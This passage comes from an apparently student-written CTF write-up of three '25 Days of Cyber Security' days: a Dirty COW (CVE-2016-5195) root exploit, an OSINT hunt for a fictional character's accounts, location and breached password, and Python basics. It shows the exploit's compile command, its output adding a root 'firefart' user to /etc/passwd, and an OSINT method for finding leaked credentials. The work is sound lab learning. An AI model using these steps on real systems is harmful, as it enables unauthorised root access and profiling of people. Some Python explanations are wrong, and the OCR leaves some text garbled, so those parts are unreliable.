24  // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
25  //   mv /tmp/passwd.bak /etc/passwd
26  //
27  // Exploit adopted by Christian "FireFart" Mehlmauer
28  // https://firefart.at
```

We can track back the source code of the file and find the original code of the dirty cow. The syntax is given in the comments sections.

Answer: **gcc -pthread dirty.c -o dirty -lcrypt**

Question 6:

What "new" username was created, with the default operations of the real C source code?

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash

mmap: 7f7f5e5ca000

madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.
```

firefart@christmas: /home/santa × 1211103220@kali: ~ ×


```
$ cat /etc/passwd
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash
/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
ntp:x:103:108::/home/ntp:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
```

After the *dirtycow* was compiled the new username is created and can be seen from the directory.

Answer: **firefart**

Question 7:


What is the MD5 hash output?



Answer: **8b16f00dd3b51efadb02c1df7f8427cc**

Question 8:

What is the CVE for DirtyCow?



Dirty COW

From Wikipedia, the free encyclopedia

For the television show, see Dirty Cows.

Dirty COW (*Dirty copy-on-write*) is a computer security vulnerability for the Linux kernel that affected all Linux-b Linux kernel created before 2018. It is a local privilege escalation bug that exploits a race condition in the implen subsystem. Computers and devices that still use the older kernels remain vulnerable.

The vulnerability was discovered by Phil Oester.[1][2] Because of the race condition, with the right timing, a local file into a writable mapping. Although it is a local privilege escalation, remote attackers can use it in conjunction remote root access on a computer.[1] The attack itself does not leave traces in the system log.[2]

The vulnerability has the Common Vulnerabilities and Exposures designation CVE-2016-5195.[3] Dirty Cow was Patch service.[4]

It has been demonstrated that the vulnerability can be utilized to root any Android device up to (and excluding)

Contents [hide]

1 History
2 Applications
3 Remedies and recourse

According to the wikipedia we can obtain the CVE for DirtyCow

Answer: CVE-2016-5195


Thought Process/Methodology:

The machine was deployed and the ip address was obtained. We then used nmap for port scanning and found there were multiple ports opened. The old, deprecated protocol and service that is running is the **Telnet**. We then used netcat to connect through the running port and found the credential left for us, which is “Username: Santa, Password: **clauschristmas**”. We can require the system information such as the operation system by enumeration. We have obtained the distribution of Linux the server is running which is **ubuntu 12.04.** The directory of the server shows that there is a file named “cookies_and_milk.txt” and with netcat we can access the file and find out that **grinch** was here before. The file contains lines of codes written in “C” language and the original source code is from DirtyCow. From the comments sections of the original source code the syntax to compile the code was given which is “**gcc -pthread dirty.c -o dirty -lcrypt**”. After we make a copy of the original source code on the server itself and then compiled it we get to create a new Username which is **Firefart.** We then follow the instructions from the grinch to leave Coal for christmas and after we run the “tree | md5sum” we get the output of **8b16f00dd3b51efadb02c1df7f8427cc**.

DAY 14: (Where's Rudolph) - 25 Days of Cyber Security


Question 1

The URL that will lead directly to Rudolph's Reddit comment history is **"https://www.reddit.com/user/IGuidetheClaus2020/comments"**



Question 2

Rudolph was born in **Chicago**



Question 3

Robert's last name is **May**

Question 4

Rudolph has a Twitter account

Question 5


Rudolph's username on Twitter is **@IGuideClaus2020**

Question 6

Rudolph's favourite TV show is **Bachelorette**

Question 7

The parade took place in **Chicago**



Question 8

One of the photos was specifically taken in **41.891815,-87.624277**

create	2022-07-03T09:19:18+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W
ResolutionUnit	2
UserComment	65, 83, 67, 73, 73, 0, 0, 0, 72, 105, 46, 32, 58, 41
YCbCrPositioning	1

Question 8

The flag is **{FLAG}ALWAYSCHECKTHEEXIFD4T4**

create	2022-07-03T09:19:18+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104


Question 9

The password appeared in a breah is **spygame**

IP	Domain	Username	Passhash	Email	Name	Password
null	Collections	null	null	rudolphthered@hotmail.com	null	spygame

Question 10

The street number of the hotel address is **540**



Thought Process/Methodology

From the explanation given for Day 14, we know that Rudolph has commented in a reddit post under the username 'IGuideclaus2020'. With that username I managed to find his account and the comments he left. From reddit I found out that Rudolph was born in **Chicago** along with his creator's name, Robert. I went on google to search for Robert and found out that his last name is **May**. I also managed to find out that Rudolph tends to complain a lot about Twitter therefore I figured he has a Twitter account, which he did. His Twitter username is **@IGuideClaus2020.** From the tweets that Rudolph posted, I now know that his favourite TV show is **Bachelorette.** Also on Twitter Rudolph posted that he would be attending a parade that took place in **Chicago.** From the picture in his Twitter, I used an exif viewer to locate the specific location of where the picture was taken, **41.891815,-87.624277.** also in the exif viewer I managed to find the flag, **{FLAG}ALWAYSCHECKTHEEXIFD4T4.** Searching for his password that appeared to be a breach I used scylla.sh and found that '**spygame'** was the breach. Finally, I went on google to search for the place he stayed in which was the Marriott. As he stated on Twitter, the street number of the hotel address is **540.**


DAY 15: Scripting There's a Python in my stocking!

Tools used: python

Solution/walkthrough:

Question 1:

What's the output of True + True?




We can simply run the code in python.

Answer: **2**

Question 2:

What's the database for installing other people's libraries called?



The database for installing other people's libraries are called **PyPi** and can be installed by using the "pip command"

Question 3:

What is the output of bool("False")?

```
>>> bool("False")
True
>>>
```

The code was run and the output is **True**.

Question 4:

What library lets us download the HTML of a webpage?

- Requests
- Beautiful Soup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
```

Answer: **requests**

Question 5:


What is the output of the program provided in "Code to analyse for Question 5" in today's material?

```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
```

The code was run in python and the answer is: **[1, 2, 3, 6]**

Question 6:

What causes the previous task to output that?



👩‍🦰 Variables

Now in the last section, I said "String (a string of characters)".

What does that mean? In programming, we need to have data types. Every bit of data has a type in common with it. You already know some.

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types 😜

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

In Python the variable is “**pass by reference”** and causes the value of the variable to sync or match.

Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
   print("The Wise One has allowed you to come in.")
else:
   print("The Wise One has not allowed you to come in.")
```

Question 7:

If the input was "Skidy", what will be printed?

We can see in the code we have an array of names containing: Skidy, Dorkstar, Ashu, Elf. As we put in Skidy as the input, it matches the name in the array. Hence the output given will be following the if statement which is **“The Wise One has allowed you to come in.”.**

Question8:

If the input was "elf", what will be printed?

As the input given is “elf”, we can see that it does match the name in the array but since python comparison is case sensitive, it does not take the input same as in the array itself. Hence the output is, “**The Wise One has not allowed you to come in.**

Thought Process/Methodology:

Since on kali linux Python is already installed, it can just be run through the command line. The first question is asking the output of “True + True” which when we run in python the output will be **2**. This is actually because True is a boolean variable and it contains the same value as 1. When we sum up two Trues we basically are summing up two 1’s together. The database for installing other people's libraries is called **PyPi** which is actually the Python Package Index where we can get a bunch of useful libraries to be installed directly into the computer. The output of bool(“False”) is **True**, this is because the command “bool” is actually to confirm if the input given is a boolean or not and as we know False is definitely a boolean hence the output given is True. The library that lets us download the HTML of a package is called **requests**. Some lines of code are given to be analysed. The output of the code gives us an array which is **[1, 2, 3, 6]**. This actually happens because in python the variables are **passed by reference** hence why the value of the two variables are in sync or match each other. The code given defines an array with an input to be matched with the strings in the array itself. When we put “Skidy” as the input it matches the name in the array assigned and will give the output based on the if statement which is “**The Wise One has allowed you to come in.”**. On the other hand, when the input is “elf” it does not match the string in the array itself hence the output is “**The Wise One has not allowed you to come in.”**.